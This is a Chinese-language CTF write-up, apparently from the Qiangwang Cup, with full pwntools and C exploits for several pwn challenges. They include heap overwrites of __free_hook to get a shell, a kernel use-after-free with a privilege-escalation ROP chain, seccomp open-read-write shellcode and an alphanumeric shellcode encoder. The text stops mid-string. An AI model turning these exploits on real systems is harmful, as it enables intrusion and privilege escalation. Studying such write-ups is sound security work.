57             # p = process('./baby_diary')
58             p = remote('8.140.114.72', 1399)
59             for i in range(22):
60                 add(0x1000, '\xff'*0x100)
61                 add(0x7000000, 'aaaa\n')
62                 show(-11)
63                 p.recvuntil('\x08')
64                 break
65         except EOFError:
66             p.close()
67             continue
68         # launch_gdb()
69     leak = u64(b'\x08' + p.recv(5) + b'\x00\x00') - 0x4008
70     for i in range(23):
71         dele(i)

```

```

72
73
74 # leak = 0x555555554000
75 log.info('leak prog ' + hex(leak))
76 payload = p64(0) + p64(0x301) + p64(leak + 0x4060 - 0x18) + p64(leak +
77 0x4060 - 0x10)
78 payload = payload.ljust(0x100, b'\x00')
79 add(0x108-1, payload + b'\n')
80 add(0xf8-1, 'a\n')
81 add(0xf8-1, 'a\n')
82 add(0xff0-1, 'a\n')
83 add(0xf8-1, 'a\n')
84 dele(2)
85 add(0xf8-1, '\x00' * 0xf7)
86 dele(2)
87 payload = b'\x03'
88 add(0xf8-1, payload.ljust(0xf0, b'\x00') + b'\n')
89
90 # payload = payload.str()[:0x30] + chr(de_check(payload, 0)) +
91 payload.str()[0x31:]
92 test_check(payload)
93 # input()
94 dele(3)
95 dele(1)
96 add(0xf8-1, '\x66' * 0x20 + '\n')
97 add(0xf8-1, 'a\n')
98 show(1)
99 p.recvuntil('content: ')
100 leak_libc = u64(p.recv(6) + b'\x00\x00') - 2014176
101 log.info('leak libc ' + hex(leak_libc))
102 dele(4)
103 dele(2)
104 add(0x200, '/bin/sh\x00' + 'a' * 0xf8 + p64(leak_libc +
105 libc.symbols['__free_hook']).str() + '\n')
106 add(0xf8-1, p64(leak_libc + libc.symbols['system']).str() + '\n')
107 add(0xf8-1, p64(leak_libc + libc.symbols['system']).str() + '\n')
108 dele(2)
109 sleep(0.5)
110 p.sendline('cat flag')
111 p.interactive()

```



## • EzCloud

程序在 new 0 size 的时候存在数据未初始化漏洞

造成可以使用未初始化的数据操作

此时 edit 一个 content 指向另一个，此时另一个 content 的字段指针是堆地址

将其修改低字节指向 login 结构体（1/16 概率），改写身份为 admin:0x00000001 即可利用 getflag 功能获得 flag

```
1  from pwn import *
2  context.log_level = 'debug'
3  context.arch = 'amd64'
4  #p = process("./EzCloud", env={'LD_PRELOAD': './libc-2.31.so'})
5
6  p=remote("47.94.234.66",37128)
7  def add(size,note):
8      req = '''POST /notepad\r
9  Content-Length: %d\r
10 Login-ID: 233\r
11 Note-Operation: new%%20note\r
12 Content-Type: application/x-www-form-urlencoded\r\n\r
13 %s\r\n'''%(size, note)
14     p.send(req.ljust(0x1000, "\x00"))
15
16 def edit(index, note):
17     req = '''POST /notepad\r
18 Content-Length: %d\r
19 Login-ID: 233\r
20 Note-Operation: edit%%20note\r
21 Note-ID: %d\r
22 Content-Type: application/x-www-form-urlencoded\r\n\r
23 %s\r\n'''%(len(note), index, note)
24     p.send(req)
25
26 def delete(index):
27     req = '''POST /notepad\r
28 Login-ID: 233\r
29 Note-Operation: delete%%20note\r
30 Note-ID: %d\r
31 \r\n\r\n'''%(index)
32     p.send(req)
33
34 def show(index):
35     req = '''GET /notepad\r
36 Login-ID: 233\r
37 Note-Operation: delete%%20note\r
```

```

38  Note-ID: %d\r
39  \r\n\r\n' '%(index)
40  p.send(req)
41
42  def pause():
43      p.recv()
44
45  #0x5555555624b0
46  #gdb.attach(p)
47  req1 = '''POST /login\r
48  Login-ID: 233\r\n\r\n'''
49  p.send(req1)
50  pause()
51
52  for i in range(10):
53      add(0, "aaaa")
54      pause()
55  print("[-----]")
56
57  add(0x20, "a"*0x20)
58  pause()
59  edit(5, "%b0%a4")
60  pause()
61  edit(7, "%01%00%00%00%00")
62  pause()
63  payload = '''GET /flag\r
64  Login-ID: 233\r\n\r\n'''
65  p.send(payload)
66
67  p.interactive()

```

## • notebook

解题时间：一血 12号5.30PM左右

在 add 和 edit 时候使用读锁，可以构造条件竞争构造出一个 size=0 的 chunk

delete size=0 的 note 可以造成 UAF

利用 UAF 攻击 tty 设备即可

```

1  #include <stdio.h>
2  #include <string.h>
3  #include <unistd.h>
4  #include <stdlib.h>
5  #include <sched.h>

```

```
6  #include <errno.h>
7  #include <pty.h>
8  #include <sys/mman.h>
9  #include <sys/socket.h>
10 #include <sys/types.h>
11 #include <sys/stat.h>
12 #include <sys/syscall.h>
13 #include <fcntl.h>
14 #include <sys/ioctl.h>
15 #include <sys/ipc.h>
16 #include <sys/sem.h>
17 #include <signal.h>
18 #include <pthread.h>
19 #define KERNCALL __attribute__((regparm(3)))
20 #define _GNU_SOURCE
21
22 size_t data[0x100];
23 int m_idx;
24
25 typedef struct userarg
26 {
27     size_t idx;
28     size_t size;
29     void *buf;
30 } userarg;
31 int fd, fd2;
32
33 void shell(){
34     system("/bin/sh");
35 }
36
37 void add(int fd, size_t idx, size_t size, char* buf){
38     userarg magic;
39     magic.idx = idx;
40     magic.size = size;
41     magic.buf = buf;
42     ioctl(fd, 0x100, &magic);
43 }
44 void delete(int fd, size_t idx){
45     userarg magic;
46     magic.idx = idx;
47     ioctl(fd, 0x200, &magic);
48 }
49 void edit(int fd, size_t idx, size_t size, char* buf){
50     userarg magic;
51     magic.idx = idx;
```

```

52     magic.size = size;
53     magic.buf = buf;
54     ioctl(fd,0x300,&magic);
55 }
56 void gift(int fd,char* buf){
57     userarg magic;
58     magic.buf = buf;
59     ioctl(fd,100,&magic);
60 }
61 void info(){
62     for(int i=0;i<=20;i++){
63         printf("%016llx | %016llx\n",data[2*i],data[2*i+1]);
64     }
65 }
66 unsigned long user_cs, user_ss, user_eflags,user_sp ;
67 void save_status() {
68     asm(
69         "movq %%cs, %0\n"
70         "movq %%ss, %1\n"
71         "movq %%rsp, %3\n"
72         "pushfq\n"
73         "popq %2\n"
74         : "=r"(user_cs), "=r"(user_ss), "=r"(user_eflags), "=r"(user_sp)
75         :
76         : "memory"
77     );
78 }
79 int flag;
80 void race(){
81     while(flag){
82         add(fd,1,0x120,data);
83     }
84 }
85 int main(){
86     save_status();
87     signal(SIGSEGV, shell);
88     //size_t* fake=mmap(0x2333000, 0x1000, PROT_READ | PROT_WRITE |
89     PROT_EXEC,MAP_ANONYMOUS | MAP_PRIVATE | MAP_FIXED,0,0);
90     //data = 0x2334000-0x400;
91     printf("[+] data@ %p\n",data);
92
93     fd = open("/dev/notebook",0);
94     fd2 = open("/dev/notebook",1);
95
96     int fd_tmp[64];
97     for(int i=0;i<64;i++)

```

```

97     fd_tmp[i]=open("/dev/ptmx",1);
98
99
100    printf("[+] fd@ %d\n",fd);
101    data[2]=0x2333;
102    data[0]=0x2333;
103    for(int i=0;i<15;i++)
104        add(fd,i,0x10,data);
105
106    //read(0,data,2);
107    for(int i=0;i<64;i++)
108        close(fd_tmp[i]);
109    for(int i=0;i<15;i++)
110        edit(fd,i,0x400,data);
111
112    size_t kernel;
113    for(int i=0;i<15;i++){
114        read(fd,data,i);
115        if((data[3]&0xfff)==0x440)
116            break;
117    }
118    kernel = data[3] - 0x1e8e440;
119    info();
120    printf("[+] kernel base@ %p\n",kernel);
121
122    for(int i=0;i<15;i++)
123        delete(fd,i);
124
125    for(int i=0;i<15;i++)
126        add(fd,i,0x20,data);
127    for(int i=0;i<15;i++)
128        edit(fd,i,0x100,data);
129    gift(fd,data);
130    for(int i=0;i<14;i++)
131        if (data[2*(i+1)]-data[2*i] == 0x100 )
132            m_idx = i;
133    printf("[+] magic_index@ %d\n",m_idx);
134    printf("[+] magic @ %p\n",data[2*m_idx]);
135    flag=1;
136    //pthread_t t;
137    //pthread_create(&t, NULL, (void*)race, NULL);
138    data[32]=0x2333;
139    int pid=fork();
140    if(!pid){
141        while(flag){
142            add(fd,0,0x100,data);

```

```

143     add(fd,0,0x100,data);
144     add(fd,0,0x100,data);
145     add(fd,0,0x100,data);
146     add(fd,0,0x100,data);
147 }
148 }
149
150 printf("[+] pid@ %d %d\n",pid);
151 while(1){
152     add(fd,0,0x60,data);
153     edit(fd,0,0x400,data);
154     edit(fd,0,0,data);
155     gift(fd,data);
156     if(data[0]!=0){
157         puts("[+] yes");
158         kill(pid,SIGKILL);
159         //kill(pid2,SIGKILL);
160         break;
161     }
162 }
163 for(int i=0;i<15;i++)
164     delete(fd,i);
165
166 add(fd,1,0x60,data);
167 edit(fd,1,0x400,data);
168 delete(fd,0);
169 int magic = open("/dev/ptmx",1);
170 add(fd,2,0x20,data);
171 edit(fd,2,0x200,data);
172
173 for(int i=0;i<20;i++){
174     data[i]=kernel+0x13bef29;
175 }
176 write(fd2,data,2);
177 gift(fd,data);
178 size_t fake_func=data[4];
179 read(fd,data,1);
180 data[3]=fake_func;
181 write(fd2,data,1);
182 int i=0;
183 data[i++]=0;
184 data[i++]=kernel+0x14a679b;//pop_rdx_rdi
185 data[i++]=0;
186 data[i++]=0;
187 data[i++]=kernel+0x10a9ef0;//commit_creds(prepare_kernel_cred(0))
188 data[i++]=kernel+0x147901b;

```

```

189     data[i++]=0;
190     data[i++]=kernel+0x10a9b40;
191     data[i++]=kernel+0x10637d4; //swapgs;pop rbp;ret
192     data[i++]=0;
193     data[i++]=kernel+0x10338bb;
194     data[i++]=shell;
195     data[i++]=user_cs;
196     data[i++]=user_eflags;
197     data[i++]=user_sp;
198     data[i++]=user_ss;
199     write(fd2,data,0xb0);
200     write(magic,data,0xb0);
201 }

```

## • [强网先锋]orw

line	CODE	JT	JF	K	
0000:	0x20	0x00	0x00	0x00000004	A = arch
0001:	0x15	0x00	0x08	0xc000003e	if (A != ARCH_X86_64) goto 0010
0002:	0x20	0x00	0x00	0x00000000	A = sys_number
0003:	0x35	0x00	0x01	0x40000000	if (A < 0x40000000) goto 0005
0004:	0x15	0x00	0x05	0xffffffff	if (A != 0xffffffff) goto 0010
0005:	0x15	0x03	0x00	0x00000000	if (A == read) goto 0009
0006:	0x15	0x02	0x00	0x00000001	if (A == write) goto 0009
0007:	0x15	0x01	0x00	0x00000002	if (A == open) goto 0009
0008:	0x15	0x00	0x01	0x0000003c	if (A != exit) goto 0010
0009:	0x06	0x00	0x00	0x7fff0000	return ALLOW
0010:	0x06	0x00	0x00	0x00000000	return KILL

可以 add 两次，size0 到 8，删除 1 次，删除时候有个越界

没开 NX，直接写 shellcode

```

1  from pwn import *
2  context.terminal = ['xfce4-terminal', '-x', 'sh', '-c']
3
4  context.log_level = 'debug'
5  # p = process('./pwn', env = {'LD_PRELOAD': './libseccomp.so.0'})
6  p = remote('39.105.131.68', 12354)
7  context.arch = 'amd64'
8  def add(index,s,data):
9      p.recvuntil('>>')
10     p.sendline('1')
11     p.recvuntil(':')
12     p.sendline(str(index))
13     p.recvuntil(':')

```

```

14     p.sendline(str(s))
15     p.recvuntil(':')
16     p.send(data)
17 def padding(s):
18     context.log_level = 'info'
19     s = asm(s)
20     print(len(s))
21     padding = '''jmp next\n''' + 'nop\n' * (0x20 + (8-len(s))-0xa) +
'next:'
22     padding = s + asm(padding)
23     context.log_level = 'debug'
24     return padding[:8]
25 def add_shell(s):
26     add(0,8,padding(s))
27 def dele(i):
28     p.recvuntil('>>')
29     p.sendline('4')
30     p.recvuntil(':')
31     p.sendline(str(i))
32 s = '''
33 xor eax,eax
34 push 0x70
35 pop rdx
36 '''
37 add((0x202018 - 0x2020E0)/8,8,padding(s))
38 add_shell('')
39 mov rsi,rdi
40 xor rdi,rdi
41 syscall
42 '''
43
44 s = 'nop\n' * 8 + '''mov rbp,rsi\n'''
45 s += shellcraft.amd64.open('flag')
46 s += shellcraft.amd64.read('rax','rbp',0x100)
47 s += shellcraft.amd64.write(1,'rbp',0x100)
48 s += shellcraft.amd64.write(1,'rbp',0x1000)
49 s += ''
50 \nnext:
51 jmp next'''
52 # gdb.attach(proc.pidof(p)[0])
53 print(len(asm(s)))
54 dele(0)
55 p.send(asm(s))
56
57 p.interactive()

```



- [强网先锋]no\_output

首先将存的 fd 改为 0, 然后用最大负数除-1 触发 SIGFPE 中的栈溢出

接着直接 ret2dlresolve 就可以了, pwntools 自带 payload 生成器

```
1  from pwn import *
2  # s = process("./test")
3  s = remote("39.105.138.97", "1234")
4  context.terminal = ['ancyterm', '-s', 'host.docker.internal', '-p',
5  '15111', '-t', 'iterm2', '-e']
6  # gdb.attach(s, "b *0x8049236\nc")
7
8  s.send("\x00")
9  raw_input(">")
10 s.send('A'*0x20)
11 raw_input(">")
12 s.send("hello_boy\x00")
13 raw_input(">")
14 s.sendline("-2147483648")
15 raw_input(">")
16 s.sendline("-1")
17 raw_input(">")
18 rop = ROP("./test")
19 elf = ELF("./test")
20 dlresolve = Ret2dlresolvePayload(elf, symbol="system", args=["/bin/sh"])
21 rop.read(0, dlresolve.data_addr)
22 rop.ret2dlresolve(dlresolve)
23 raw_rop = rop.chain()
24 print(rop.dump())
25 print(hex(dlresolve.data_addr))
26 payload =
27 'A'*76+p32(0x80490C0)+p32(0x8049582)+p32(0)+p32(0x804de00)+p32(0x8049030)+p
28 32(0x5a04)+p32(0)+p32(0x804de20)+"/bin/sh\x00"
29 s.sendline(payload)
30 raw_input(">")
31 payload= dlresolve.payload
32 s.sendline(payload)
33 s.interactive()
```

- babypwn

```
=====
0000: 0x20 0x00 0x00 0x00000004  A = arch
0001: 0x15 0x00 0x05 0xc000003e  if (A != ARCH_X86_64) goto 0007
0002: 0x20 0x00 0x00 0x00000000  A = sys_number
0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
0004: 0x15 0x00 0x02 0xffffffff  if (A != 0xffffffff) goto 0007
0005: 0x15 0x01 0x00 0x0000003b  if (A == execve) goto 0007
0006: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0007: 0x06 0x00 0x00 0x00000000  return KILL
```

\x11 存在越界

```
1 unsigned __int64 __fastcall sub_EB1(_BYTE *a1)
2 {
3     unsigned __int64 result; // rax
4
5     while ( 1 )
6     {
7         result = (unsigned __int8)*a1;
8         if ( !(_BYTE)result )
9             break;
10        if ( *a1 == '\x11' )
11        {
12            result = (unsigned __int64)a1;
13            *a1 = 0;
14            return result;
15        }
16        ++a1;
17    }
18    return result;
19 }
```

malloc(0x200)产生 0x211 的 chunk, 使用 z3 解决输出的 encode 后很容易泄漏堆地址与 libc 地址。  
进行 off-by-null 配合 ORW 即可

```
1  from pwn import *
2
3  # s = process("./babypwn",env=
4    {'LD_PRELOAD': './libc.so.6:./libseccomp.so.2'})
5
6  s = remote("39.105.130.158","8888")
7
8  from z3 import *
9
10 def solve(target):
11     a1 = BitVec('a1', 32)
12     x = a1
```

```

12     for _ in range(2):
13         x ^= (32 * x) ^ LShR((x ^ (32 * x)),
14                               17) ^ (((32 * x) ^ x ^ LShR((x ^ (32 * x)),
15                               17)) << 13)
16     s = Solver()
17     s.add(x == target)
18     assert s.check() == sat
19     return (s.model()[a1].as_long())
20
21 def add(size):
22     s.sendlineafter(">>> ", "1")
23     s.sendlineafter("size:", str(size))
24
25 def free(idx):
26     s.sendlineafter(">>> ", "2")
27     s.sendlineafter("index:", str(idx))
28
29 def edit(idx, buf):
30     s.sendlineafter(">>> ", "3")
31     s.sendlineafter("index:", str(idx))
32     s.sendafter("content:", buf)
33
34 def show(idx):
35     s.sendlineafter(">>> ", "4")
36     s.sendlineafter("index:", str(idx))
37
38 add(0x1f0)#0
39 add(0x200)#1
40
41 for i in range(2,9):
42     add(0x1f0)
43
44 for i in range(2,9):
45     free(i)
46 free(0)
47
48 for i in range(7):
49     add(0x1f0)
50     if i != 5:
51         edit(i, (p64(0)+p64(0x21))*0x18)
52
53 add(0xa0)#8
54
55 show(8)
56 libc = ELF("./libc.so.6")
57 s.recvline()
58 tmp1 = solve(int('0x'+s.recvline(keepends=False),16))

```

```

57 tmp2 = solve(int('0x'+s.recvline(keepends=False),16))
58 libc.address = (tmp2<<32)+tmp1-0x3ebe90
59 success(hex(libc.address))
60
61 add(0x140)#9
62 free(8)
63 free(9)
64
65 show(5)
66 s.recvline()
67 tmp1 = solve(int('0x'+s.recvline(keepends=False),16))
68 tmp2 = solve(int('0x'+s.recvline(keepends=False),16))
69 heapbase = (tmp2<<32)+tmp1-0x1580+0x2c0
70 success(hex(heapbase))
71
72 add(0xa0)#8
73 add(0x148)#9
74 addr = heapbase+0xcb0
75 edit(9,'A'*0x148)
76 payload = p64(addr)*2
77 payload = payload.ljust(0x140,'A')+p64(0x150+0xa0)
78 edit(9,payload)
79 edit(8,p64(0)+p64(0x1f0)+p64(addr)*2)
80 edit(1,'A'*0x1f0+p64(0)+p64(0x251))
81
82 add(0x1f0)
83 free(0)
84 free(2)
85 free(3)
86 free(4)
87 free(5)
88 free(6)
89 free(7)
90 free(1)
91
92 free_hook = libc.sym['__free_hook']
93 system = libc.sym['system']
94 setcontext = libc.sym['setcontext']+53
95 mprotect = libc.sym['mprotect']
96 add(0x120)#0
97 add(0x140)#1
98 free(1)
99 free(9)
100
101 edit(0,'./flag\x00\x00'+ 'A'*152+p64(free_hook))
102 add(0x140)#1

```

```
103
104     add(0x140)#2
105     context.arch = 'amd64'
106     sig = SigreturnFrame()
107     sig.rsp = free_hook+0x10
108     sig.rbp = sig.rsp
109     sig.rip = mprotect
110     sig.rdi = free_hook&0xffffffffffff000
111     sig.rsi = 0x1000
112     sig.rdx = 7
113     sig.csfsfs=0x2b000000000033
114     edit(0,str(sig))
115     shellcode = ''
116     mov rax,2
117     mov rdi,{sh}
118     mov rsi,0
119     syscall
120
121     xor rax,rax
122     mov rdi,3
123     mov rsi,{bss1}
124     mov rdx,0x300
125     syscall
126
127     mov rax,1
128     mov rdi,1
129     mov rsi,{bss2}
130     mov rdx,0x100
131     syscall
132     ''.format(sh=free_hook+0x100,bss1=free_hook-0x500,bss2=free_hook-0x500)
133     shellcode = asm(shellcode)
134     payload = p64(setcontext)+'./flag\x00\x00'+p64(free_hook+0x18)+shellcode
135     payload = payload.ljust(0x100,'\x90')
136     payload += "./flag\x00"
137     edit(2,payload)
138     # gdb.attach(s,"b free\n")
139
140     free(0)
141     s.interactive()
```

## • pipeline

在 append 的时候输入 size 有一个类型混淆

输入 0xffff1000 会产生溢出，利用 realloc(0)进行 free，很容易泄漏出 libc 地址。利用溢出控制下一块的 ptr 即可任意地址写

```
1  from pwn import *
2  context.terminal = ['ancyterm', '-s', 'host.docker.internal', '-p',
3                      '15111', '-t', 'iterm2', '-e']
4
5  def cmd(idx):
6      s.sendlineafter(">>",str(idx))
7
8  def new():
9      cmd(1)
10
11 def edit(index,offset,size):
12     cmd(2)
13     s.sendlineafter("index: ",str(index))
14     s.sendlineafter("offset: ",str(offset))
15     s.sendlineafter("size: ",str(size))
16
17
18 def destory(idx):
19     cmd(3)
20     s.sendlineafter("index: ",str(index))
21
22
23 def append(idx,size,buf):
24     cmd(4)
25     s.sendlineafter("index: ",str(idx))
26     s.sendlineafter("size: ",str(size))
27     s.sendlineafter("data: ",buf)
28
29
30 def show(idx):
31     cmd(5)
32     s.sendlineafter("index: ",str(idx))
33
34 # s = process("./pipeline")
35 s = remote("59.110.173.239","2399")
36
37 new()#0
38 edit(0,0,0x500)
```

```

39  new()#1
40  new()#2
41  edit(0,0,0)
42  edit(0,0,0x500)
43  show(0)
44  # gdb.attach(s,"b *$rebase(0x1839)\nc")
45  libc = ELF("./libc-2.31.so")
46  libc.address = u64(s.recvuntil("\x7f")[-6:]+\x00\x00)-0x1ebbe0
47  success(hex(libc.address))
48  free_hook = libc.sym['__free_hook']
49  system = libc.sym['system']
50
51  append(0,0xffff1000,'A'*0x500+p64(0)+p64(0x21)+p64(free_hook)+p64(0)+p64(0x100))
52  # gdb.attach(s,"b *$rebase(0x1839)\nc")
53
54  append(1,0xffff1000,p64(system))
55  append(0,0xffff1000,"/bin/sh\x00")
56  edit(0,0,0)
57  s.interactive()

```

## • [强网先锋]shellcode

```

1  #coding=utf8
2  from pwn import context,asm,success,shellcraft,debug
3  from pwn import *
4  context.arch = 'amd64'
5
6  class AE64():
7      def __init__(self):
8          self.alphanum =
map(ord,list('UVWXYZABCDEFGHIJKLMNQRSTabcdefghijklmnopqrstuvwxyz0123456789'))
9
10         self.shift_tbl=[65,97,48,66,98,49,67,99,50,68,100,51,69,101,
11                         52,70,102,53,71,103,54,72,104,55,73,105,56,
12                         74,106,57,75,107,76,108,77,109,78,110,79,111,
13                         80,112,81,113,82,114,83,115,84,116,85,117,86,
14                         118,87,119,88,120,89,121,90,122]
15
16         self.mul_cache={} # 用于缓存imul的结果
17         self.mul_rdi=0 # 用于减少mul使用次数从而缩短shellcode
18         self.nop = 'Q' # nop = asm('push rcx')
19         self.nop2 = 'QY' # nop2 = asm('push rcx;pop rcx')
20
21         self.init_encoder_asm = '''

```

```

20     /* set encoder */
21     /* 0x5658 x 0x30 == 0x103080 (53,128) r8 */
22     /* 0x5734 x 0x30 == 0x1059c0 (89,192) r9 */
23     /* 0x5654 x 0x5a == 0x1e5988 (89,136) r10 */
24     /* 0x6742 x 0x64 == 0x2855c8 (85,200) rdx */
25     push    0x30
26     push    rsp
27     pop     rcx
28     imul    di,WORD PTR [rcx],0x5658
29     push    rdi
30     pop     r8 /* 0x3080 */
31     imul    di,WORD PTR [rcx],0x5734
32     push    rdi
33     pop     r9 /* 0x59c0 */
34     push    0x5a
35     push    rsp
36     pop     rcx
37     imul    di,WORD PTR [rcx],0x5654
38     push    rdi
39     pop     r10 /* 0x5988 */
40     push    0x64
41     push    rsp
42     pop     rcx
43     imul    di,WORD PTR [rcx],0x6742
44     push    rdi
45     pop     rdx /* 0x55c8 */
46     ''
47     # self.init_encoder = asm(self.init_encoder_asm)
48     self.init_encoder = 'j0TYfi9XVWAXfi94WWAYjZTYfi9TVWAZjdTYfi9BgWZ'
49
50     self.zero_rdi_asm=''
51     push rdi
52     push rsp
53     pop rcx
54     xor rdi,[rcx]
55     pop rcx
56     ''
57     # self.zero_rdi = asm(self.zero_rdi_asm)
58     self.zero_rdi = 'WTYH39Y'
59     self.vaild_reg = ['rax','rbx','rcx','rdx','rdi','rsi','rbp','rsp',
60                      'r8','r9','r10','r11','r12','r13','r14','r15']
61
62     def encode(self,raw_sc,addr_in_reg='rax',pre_len=0,is_rdi_zero=0):
63         r'''
64         raw_sc: 需要encode的机器码
65         addr_in_reg: 指向shellcode附近的寄存器名称, 默认rax

```



```

66     pre_len: 因为默认rax指向shellcode附近, 这个字段的意思为 reg+pre_len ==
encoder的起始地址, 默认0
67     is_rdi_zero: 跑shellcode之前rdi是否为0, 如果确定为0, 可以设置此flag为1, 这样可
以省去几byte空间, 默认0即rdi不为0
68     encoder_len: 留给encoder的最大字节长度(会自动调整)
69     地址构成:
70     rax --> xxxxx \
71         xxxxx | pre_len (adjust addr to rax)
72         xxxxx /
73     encoder yyyyy \
74         yyyyy | encoder_len
75         yyyyy /
76     your_sc zzzzz \
77         zzzzz | encoded shellcode
78         zzzzz |
79         zzzzz /
80     '''
81     save_log_level = context.log_level
82     context.log_level = 99
83
84     if not is_rdi_zero:
85         self.prologue = self.zero_rdi+self.init_encoder
86     else:
87         self.prologue = self.init_encoder
88
89     addr_in_reg=addr_in_reg.lower()
90     if addr_in_reg != 'rax':
91         if addr_in_reg not in self.vaild_reg:
92             print '[-] not vaild reg'
93             return None
94         else:
95             self.prologue=asm('push {};\n'.format(addr_in_reg))+self.prologue
96
97     self.raw_sc = raw_sc
98     self.pre_len = pre_len
99     self.encoder_len=len(self.prologue)
100    if not self.encode_raw_sc():
101        print '[-] error while encoding raw_sc'
102        return None
103    while True:
104        debug('AE64: trying length {}'.format(self.encoder_len))
105        encoder = asm(self.gen_encoder(self.pre_len+self.encoder_len))
106        final_sc = self.prologue+encoder
107        if self.encoder_len >= len(final_sc) and self.encoder_len-
len(final_sc) <= 6:# nop len

```

```

108         break
109         self.encoder_len=len(final_sc)
110         nop_len = self.encoder_len - len(final_sc)
111         context.log_level = save_log_level
112
113         success('shellcode generated, length info -> prologue:{} + encoder:{}
+ nop:{} + encoded_sc:{} == {}'.format(
114             len(self.prologue),
115             len(final_sc)-len(self.prologue),
116             nop_len,
117             len(self.enc_raw_sc),
118             len(final_sc)+nop_len+len(self.enc_raw_sc)))
119         final_sc += self.nop2*(nop_len/2)+self.nop*(nop_len%2)+self.enc_raw_sc
120         return final_sc
121
122     def encode_raw_sc(self):
123         '''
124         计算encode后的shellcode, 以及需要的加密步骤(encoder)
125         '''
126         reg=['rdx','r8','r9','r10']
127         dh=[0x55,0x30,0x59,0x59]
128         dl=[0xc8,0x80,0xc0,0x88]
129
130         tmp_sc=list(self.raw_sc)
131         # 帮助后续生成encoder。
132         # 由三部分组成:
133         # 寄存器所提供地址和所要加密字节的偏移; 用到的寄存器; 是高8字节(dh)还是低8字节(dl)
134         encoder_info=[]
135
136         for i in range(len(self.raw_sc)):
137             oc = ord(self.raw_sc[i])
138             if oc not in self.alphanum: # 不是alphanumeric才需要加密
139                 for j,n in enumerate(dh if oc < 0x80 else dl):
140                     if oc^n in self.alphanum:
141                         tmp_sc[i] = chr(oc^n)
142                         encoder_info.append((i,reg[j],1 if oc < 0x80 else 0))
143                     break
144         self.enc_raw_sc = ''.join(tmp_sc)
145         self.encoder_info = encoder_info
146         return 1
147
148     def find_mul_force(self,need):
149         '''
150         用于查找所需word如何由两个数相乘&0xffff得到
151         '''
152         result_cache = self.mul_cache.get(need)

```

```

153     if result_cache:
154         return result_cache
155     for h in self.alphanum:
156         for l in self.alphanum:
157             mul_word = (h<<8)+l
158             for mul_byte in self.alphanum:
159                 if (mul_word*mul_byte)&0xffff == need:
160                     self.mul_cache[need] = (mul_word,mul_byte) # add to mul cache
161                     return (mul_word,mul_byte)
162     # not find
163     return (0,0)
164
165 def find_mul_add(self,need):
166     '''
167     用于查找所需offset如何由两个数相乘&0xffff再加上一个常数得到
168     '''
169     if self.mul_rdi == 0: #not used yet
170         for shift in self.shift_tbl:
171             if need-shift > 0:
172                 mul_word,mul_byte = self.find_mul_force(need-shift)
173                 if mul_word != 0: # find it
174                     self.mul_rdi = [mul_word,mul_byte]
175                     return (mul_word,mul_byte,shift)
176     else: # 说明encoder已经设置了rdi, 为了让shellcode尽量短, 应尽量使用常数调整, 而
    不是重新设置rdi
177         rdi = (self.mul_rdi[0]*self.mul_rdi[1])&0xffff
178         if need-rdi in self.shift_tbl: # we find offset
179             return (self.mul_rdi[0],self.mul_rdi[1],need-rdi)
180         else: # not find :(
181             for shift in self.shift_tbl:
182                 if need-shift > 0:
183                     mul_word,mul_byte = self.find_mul_force(need-shift)
184                     if mul_word != 0: # find it
185                         self.mul_rdi = [mul_word,mul_byte]
186                         return (mul_word,mul_byte,shift)
187         print 'cant find mul for {} :{}'.format(need)
188         exit(0)
189
190 def gen_encoder(self,offset):
191     '''
192     根据函数encode_raw_sc得到的结果生成encoder
193     '''
194     sc = ''
195     old_rdi=[0,0]
196     for raw_idx,regname,h1 in self.encoder_info:
197         idx = offset+raw_idx

```

```

198         mul_word,mul_byte,shift = self.find_mul_add(idx)
199         if mul_word == old_rdi[0] and mul_byte == old_rdi[1]: # edi not
changed
200             pass
201         else:
202             sc+='push {};push rsp;pop rcx;imul di,[rcx],
{};\n'.format(mul_byte,mul_word)
203             old_rdi = self.mul_rdi
204             if regname != 'rdx': #backup rdx and set
205                 sc+='push rdx;push {};pop rdx;\n'.format(regname)
206
207             sc+='xor [rax+rdi+{}],{};\n'.format(shift,'dh' if hl else 'dl')
208
209             if regname!= 'rdx': #restore rdx
210                 sc+='pop rdx;\n'
211             return sc
212
213 def pwn(iii,v):
214     # print '[+] this is the usage:'
215     s1 =
'6a01fe0c2468666c616789e331c931d26a0558cd80c704242500addec744240433000000c
b'.decode('hex')
216     s2 = '''
217     mov rdx,0xdead3f00
218     mov rdx,qword ptr [rdx]
219     jmp rdx
220     '''
221     f2 = s1+asm(s2)
222     if len(f2) % 4 != 0:
223         f2 += '\x90' *(4 - len(f2) % 4)
224     mov_ins = 'mov rdi,0xdead0000\n'
225     for i in range(len(f2)/4):
226         mov_ins += 'mov dword ptr [rdi + {0}],{1}\n'.format(i *
4,u32(f2[i*4:i*4 + 4]))
227     shsc = shellcraft.amd64.mmap(0xdead0000,0x4000,7,0x22,0,0) + mov_ins +
'''
228     mov rsp,0xdead3000
229     call next11
230     jmp ffff
231     next11:
232     pop rdi
233     mov rsi,0xdead3f00
234     mov qword ptr [rsi],rdi
235     mov dword ptr [rsp], 0xdead0000
236     mov dword ptr [rsp + 4], 0x23
237     retf

```

```

238     ffff:
239     ''' + (shellcraft.amd64.read('rax', 0xdead2000, 0x40) + '''
240         sub rsi, 0x30
241         cmp byte ptr [rsi + {0}], {1}
242         jnz crash
243         next:
244         jmp next
245         crash:
246         mov     eax, 0xE7
247         syscall''' .format(III + 0x30, hex(ord(v))))
248         f1 = asm(shsc)
249         obj = AE64()
250         return obj.encode(f1, 'rbx')
251
252     print(pwn(0, chr(0x30)))
253     print(pwn(1, chr(0x31)))

```

```

1  from pwn import *
2
3  ori =
4  'SXWTYH39Yj0TYfi9XVWAXfi94WWAYjZTYfi9TVWAZjdTYfi9BgWZjATYfi9370t8ARARZ0T8FZ
5  RAPZ0T8IZ0T8J0t8K0t8L0t8M0t8N0T8ORAPZ0T8PZ0t8Q0t8R0T8SRARZ0T8TZ0t8V0T8X0t8Y
6  0t8Zj9TYfi9Uy0t8a0t8b0T8cRAPZ0T8dZ0t8e0t8g0t8hRAPZ0t8jZ0t8l0t8m0T8o0t8p0t8q
7  0T8rRARZ0T8sZ0t8t0t8u0t8v0t8wRAPZ0T8xZ0t8yjkTYfi95J0t8A0T8B0t8CRAPZ0T8DZ0t8
8  F0t8GRAPZ0T8KZRAPZ0t8MZ0T8PRAPZ0T8QZRAPZ0T8RZ0t8TRAPZ0T8VZRAPZ0T8XZRAPZ0T8Y
